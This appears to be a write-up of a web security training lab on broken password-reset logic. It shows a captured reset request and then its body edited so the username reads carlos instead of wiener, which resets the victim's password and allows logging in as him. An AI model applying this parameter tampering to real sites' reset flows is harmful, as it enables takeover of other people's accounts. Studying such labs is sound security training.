

Lab: Password reset broken logic

This lab's password reset functionality is vulnerable. To solve the lab, reset Carlos's password then log in and access his "My account" page.

- Your credentials: `wiener:peter`
- Victim's username: `carlos`

Look for requests where there is juicy parameters..

`https://0a1400b204eaa0c9c14b39ef00110023.web-security-academy.net/forgot-password?temp-forgot-passw...` ✓

Request

	Pretty	Raw	Hex
1	POST /forgot-password?temp-forgot-password-token=3340onbPWoxIIvn3n7vMR2TnBcIp0vyJs HTTP/1.1		
2	Host: 0a1400b204eaa0c9c14b39ef00110023.web-security-academy.net		
3	Cookie: session=PtzE113vIIDwrZXeZpKMKXk00vqxZt0oS		
4	Content-Length: 117		
5	Cache-Control: max-age=0		


Request

	Pretty	Raw	Hex
1	POST /forgot-password?temp-forgot-password-token=3340onbPWoxIIvn3n7vMR2TnBcIp0vyJs HTTP/1.1		
2	Host: 0a1400b204eaa0c9c14b39ef00110023.web-security-academy.net		
3	Cookie: session=PtzE113vIIDwrZXeZpKMKXk00vqxZt0oS		
4	Content-Length: 117		
5	Cache-Control: max-age=0		
6	Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"		
7	Sec-Ch-Ua-Mobile: ?0		
8	Sec-Ch-Ua-Platform: "Windows"		
9	Upgrade-Insecure-Requests: 1		
10	Origin: https://0a1400b204eaa0c9c14b39ef00110023.web-security-academy.net		
11	Content-Type: application/x-www-form-urlencoded		
12	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36		
13	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9		
14	Sec-Fetch-Site: same-origin		
15	Sec-Fetch-Mode: navigate		
16	Sec-Fetch-User: ?1		
17	Sec-Fetch-Dest: document		
18	Referer: https://0a1400b204eaa0c9c14b39ef00110023.web-security-academy.net/forgot-password?temp-forgot-password-token=3340onbPWoxIIvn3n7vMR2TnBcIp0vyJs		
19	Accept-Encoding: gzip, deflate		
20	Accept-Language: en-GB,en-US;q=0.9,en;q=0.8		
21	Connection: close		
22			
23	temp-forgot-password-token=3340onbPWoxIIvn3n7vMR2TnBcIp0vyJs&username=wiener&new-password-1=peter&new-password-2=peter		

Send the Request to Repeater to Play Around with Carlos

`temp-forgot-password-token=3340onbPWoxIIvn3n7vMR2TnBcIp0vyJs&username=carlos&new-password-1=peter&new-password-2=peter`

Send Request & Follow Redirection



Login as our pal Carlos

Congratulations, you solved the lab!

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net
